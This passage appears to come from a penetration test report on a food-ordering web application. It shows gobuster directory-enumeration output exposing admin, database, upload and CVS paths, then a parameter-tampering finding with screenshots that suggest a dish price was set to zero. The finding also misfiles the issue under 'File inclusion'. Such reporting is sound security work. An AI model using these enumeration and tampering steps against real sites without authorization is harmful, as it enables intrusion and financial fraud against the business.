/media                (Status: 301) [Size: 244] [--> http://4.246.191.90/good_food/media/]
/order_history        (Status: 200) [Size: 5948]
```

Step 3. Here we can see the **Status code=200** means all the routes are working.



root@kali: /usr/share/wordlists/dirb
File Actions Edit View Help
root@kali: /usr/share/wordlists/dirb ×
root@kali: /home/abhishek ×

```
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 199]
/.hta                 (Status: 403) [Size: 199]
/.htpasswd            (Status: 403) [Size: 199]
/about-us             (Status: 200) [Size: 10240]
/admin                (Status: 301) [Size: 244] [⟶ http://4.246.191.90/good_food/admin/]
/assets               (Status: 301) [Size: 245] [⟶ http://4.246.191.90/good_food/assets/]
/cart                 (Status: 200) [Size: 8645]
/cgi-bin/             (Status: 200) [Size: 5944]
/checkout             (Status: 200) [Size: 5948]
/contact-us           (Status: 200) [Size: 13338]
/CVS/Entries          (Status: 200) [Size: 9062]
/CVS/Repository       (Status: 200) [Size: 9062]
/CVS/Root             (Status: 200) [Size: 9062]
/db                   (Status: 301) [Size: 241] [⟶ http://4.246.191.90/good_food/db/]
/error                (Status: 200) [Size: 5948]
/forgot_password      (Status: 200) [Size: 10069]
/footer               (Status: 200) [Size: 2515]
/header               (Status: 200) [Size: 5893]
/images               (Status: 301) [Size: 245] [⟶ http://4.246.191.90/good_food/images/]
/index                (Status: 200) [Size: 2726]
/index.php            (Status: 200) [Size: 2726]
/lib                  (Status: 301) [Size: 242] [⟶ http://4.246.191.90/good_food/lib/]
/logout               (Status: 200) [Size: 55]
/media                (Status: 301) [Size: 244] [⟶ http://4.246.191.90/good_food/media/]
/order_history        (Status: 200) [Size: 5948]
/profile              (Status: 200) [Size: 5948]
/shop                 (Status: 200) [Size: 33297]
/smtp                 (Status: 301) [Size: 243] [⟶ http://4.246.191.90/good_food/smtp/]
/success              (Status: 200) [Size: 5948]
/test                 (Status: 200) [Size: 15]
/uploads              (Status: 301) [Size: 246] [⟶ http://4.246.191.90/good_food/uploads/]
/vendor               (Status: 301) [Size: 245] [⟶ http://4.246.191.90/good_food/vendor/]
Progress: 4615 / 4616 (99.98%)
/admin/user.php       (Status: 200) [Size: 60]
===============================================================
Finished
===============================================================
```

10. Vulnerability Name : Parameter Tampering


OWASP Category : File inclusion

Description : The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.

Business Impact : This vulnerability allows user to change the price of the food items which will result in Financial Loss to the business.

Vulnerability Path :http://4.246.191.90/good_food/

Vulnerability Parameter: **http://4.246.191.90/good_food/admin/user.php**



4.246.191.90/good_food/admin/manage_dish.php?id=8

Food
Ordering

Dish

Category: Drinks

Dish: Blue Berry Juice


Type: VEG

Dish Detail: Tasty Blue berry juice

Dish Image: No file chosen

Dish Attributes

Medium	100	Active
Large	150	Active



4.246.191.90/good_food/shop?cat_dish=%3A6&type=&search_str=

Shop

Shop By Categories

clear

☑ Drinks
☐ Desserts
☐ South Indian
☐ Chinese
☐ Chaat & Snacks
☐ Murg

VEG ○ NON-VEG ○ BOTH ○

Blue Berry Juice
○ Medium (0) ○ Large (150)
Qty

Lemon Ice Tea
○ Medium (100) ○ Large (200)
Qty